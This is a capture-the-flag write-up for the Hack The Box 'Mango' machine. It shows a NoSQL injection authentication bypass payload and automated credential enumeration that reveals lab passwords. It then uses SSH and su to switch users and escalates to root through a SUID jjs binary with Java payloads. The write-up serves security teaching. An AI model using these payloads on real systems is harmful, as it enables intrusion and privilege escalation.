Hack The Box — Mango

---

1. Machine Information

- **Target IP:** 10.129.229.185
- **Machine Name:** Mango
- **Difficulty:** Medium
- **Date:** March 2026
- **Attacker Machine:** Kali Linux

---

2. Attack Path

Nmap → Virtual host discovery → Login panel → NoSQL injection → Credential enumeration → SSH access → User pivot (admin) → SUID abuse (jjs) → Root

---

3. Tools Used

- nmap
- burpsuite
- python2
- git
- ssh
- find

---

4. Reconnaissance

Command

nmap -sC -sV -p- 10.129.229.185

Findings

- 22 → SSH
- 80 → HTTP (403 Forbidden)
- 443 → HTTPS

- SSL certificate reveals:

staging-order.mango.htb

Why It Matters

- Virtual host identified → **hidden web application**
- 403 on port 80 → likely restricted but still relevant

Screenshot 1 — Nmap Output

```
┌──(abhay㉿Kali)-[~/Desktop/Mango]
└─$ sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.229.185
[sudo] password for abhay:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-21 12:11 +0530
Nmap scan report for 10.129.229.185
Host is up (0.27s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a8:8f:d9:6f:a6:e4:ee:56:e3:ef:54:54:6d:56:0c:f5 (RSA)
|   256 6a:1c:ba:89:1e:b0:57:2f:fe:63:e1:61:72:89:b4:cf (ECDSA)
|_  256 90:70:fb:6f:38:ae:dc:3b:0b:31:68:64:b0:4e:7d:c9 (ED25519)
80/tcp  open  http     Apache httpd 2.4.29
|_http-title: 403 Forbidden
|_http-server-header: Apache/2.4.29 (Ubuntu)
443/tcp open  ssl/http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: 400 Bad Request
| ssl-cert: Subject: commonName=staging-order.mango.htb/organizationName=Mango Prv Ltd./stateOrProvinceName=None/countryName=IN
| Not valid before: 2019-09-27T14:21:19
|_Not valid after:  2020-09-26T14:21:19
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
Service Info: Host: 10.129.229.185; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.95 seconds
```

---

5. Enumeration

Step 1 — Access Web Service

Command:

Access:

https://10.129.229.185


Result:

- Mango search website loaded

Why Important:

- No direct functionality → indicates hidden endpoints or subdomains

Screenshot 2 — Main Website



Step 2 — Virtual Host Enumeration

Command:

echo "10.129.229.185 mango.htb staging-order.mango.htb" >> /etc/hosts

Access:

http://staging-order.mango.htb


Result:

- Login page discovered

Why Important:

- Hidden application exposed via virtual host

Screenshot 3 — Login Page



Step 3 — Analyze Login Request

Action:

- Intercept request via Burp Suite

Result:

- Parameters identified:

username

password

Why Important:

- Needed to test injection vulnerabilities

Screenshot 4 — Burp Request

```
1  POST / HTTP/1.1
2  Host: staging-order.mango.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
   Firefox/140.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Referer: http://staging-order.mango.htb/
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 41
10 Origin: http://staging-order.mango.htb
11 Connection: keep-alive
12 Cookie: PHPSESSID=nh150hpp2qtr1n68m15sc5k9rn
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 username=admin&password=admin&login=login
```

Step 4 — NoSQL Injection

Command / Payload:

username[$ne]=invalid&password[$ne]=invalid&login=login

Result:

- Authentication bypass
- Redirected to:

/home.php


Why Important:

- Application vulnerable to NoSQL injection
- Confirms backend uses MongoDB-like queries

Screenshot 5 — Injection Payload

```
Pretty   Raw   Hex
1  POST / HTTP/1.1
2  Host: staging-order.mango.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
   Firefox/140.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Referer: http://staging-order.mango.htb/
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 41
10 Origin: http://staging-order.mango.htb
11 Connection: keep-alive
12 Cookie: PHPSESSID=nh150hpp2qtr1n68ml5sc5k9rn
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 username[$ne]=invalid&password[$ne]=invalid&login=login
```

Screenshot 6 — Auth Bypass



Step 5 — Username Enumeration

Command:

```
git clone https://github.com/an0nlk/Nosql-MongoDB-injection-username-password-enumeration

cd Nosql-MongoDB-injection-username-password-enumeration

python2 nosqli-user-pass-enum.py -u http://staging-order.mango.htb/ -up username -pp password -ep username
```

Result:

admin

mango

Why Important:

- Valid usernames identified → required for login/SSH

Screenshot 7 — Tool Setup

```
┌──(abhay㉿Kali)-[~]
└─$ git clone https://github.com/an0nlk/Nosql-MongoDB-injection-username-password-enumeration
Cloning into 'Nosql-MongoDB-injection-username-password-enumeration'...
remote: Enumerating objects: 56, done.
remote: Counting objects: 100% (56/56), done.
remote: Compressing objects: 100% (56/56), done.
Receiving objects: 100% (56/56), 739.10 KiB | 1.68 MiB/s, done.
remote: Total 56 (delta 15), reused 0 (delta 0), pack-reused 0 (from 0)
Resolving deltas: 100% (15/15), done.

┌──(abhay㉿Kali)-[~]
└─$ cd Nosql-MongoDB-injection-username-password-enumeration

┌──(abhay㉿Kali)-[~/Nosql-MongoDB-injection-username-password-enumeration]
└─$ ls
nosqli-user-pass-enum.py  README.md  screenshots
```

Screenshot 8 — Usernames Found

```
No pattern starts with ')'
No pattern starts with ','
No pattern starts with '-'
No pattern starts with '/'
No pattern starts with ':'
No pattern starts with ';'
No pattern starts with '<'
No pattern starts with '='
No pattern starts with '>'
No pattern starts with '@'
No pattern starts with '['
No pattern starts with ']'
No pattern starts with '_'
No pattern starts with '`'
No pattern starts with '{'
No pattern starts with '}'
No pattern starts with '~'
No pattern starts with ' '
No pattern starts with '        '
No pattern starts with '
'
'o pattern starts with '
No pattern starts with '
                        '
No pattern starts with '
                        '


2 username(s) found:
admin
mango
```

Step 6 — Password Enumeration

Command:

python2 nosqli-user-pass-enum.py -u http://staging-order.mango.htb/ -up username -pp password -ep password

Result:

mango : h3mXK8RhU~f{]f5H

admin : t9KcS3>!0B#2

Why Important:

- Valid credentials → direct system access

Screenshot 9 — Passwords Found

---

6. Exploitation

Step 7 — SSH Access

WHAT IT IS

- Use valid credentials to gain shell access

WHY IT WORKS

- Password reuse between web app and system

HOW TO EXPLOIT

ssh mango@mango.htb

Password:


h3mXK8RhU~f{]f5H

RESULT

- Shell as:

mango

Screenshot 10 — SSH Access



---

7. Shell Access

- User obtained:

mango

---

8. Post-Exploitation

Step 8 — User Pivot (admin)

Command:

su admin

Password:

t9KcS3>!0B#2

Result:

- Switched to:

admin

Stabilize shell:

python3 -c 'import pty; pty.spawn("/bin/bash")'

Why Important:

- Admin has higher privileges → required for privesc

Screenshot 11 — Admin Shell

```
admin@mango:/home/mango$ su admin
Password:
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

admin@mango:/home/mango$ export TERM=xterm
```

---

9. Privilege Escalation

Enumeration

find / -perm -4000 -type f 2>/dev/null

Result:

/usr/lib/jvm/java-11-openjdk-amd64/bin/jjs

Vulnerability Found

- jjs SUID binary

WHY IT WORKS

- Executes Java code with root privileges
- Allows command execution via Java runtime

Exploit

Command:

/usr/lib/jvm/java-11-openjdk-amd64/bin/jjs

Payload:

Java.type('java.lang.Runtime').getRuntime().exec('cp /bin/sh /tmp/sh').waitFor()

Java.type('java.lang.Runtime').getRuntime().exec('chmod u+s /tmp/sh').waitFor()

Root Shell

/tmp/sh -p

RESULT

- Root shell obtained

Screenshot 12 — Root Shell

```
/usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
# whoami
root
```

---

10. Flags

cat /home/admin/user.txt

cat /root/root.txt

Screenshot 13 — User Flag

```
# cat /home/admin/user.txt
```

Screenshot 14 — Root Flag

```
# cat /root/root.txt
```

11. Skills / Takeaways

- Virtual host enumeration
- NoSQL injection exploitation
- Credential enumeration via automation
- Credential reuse (web → SSH)
- User pivoting (mango → admin)
- SUID exploitation using jjs
- Java-based privilege escalation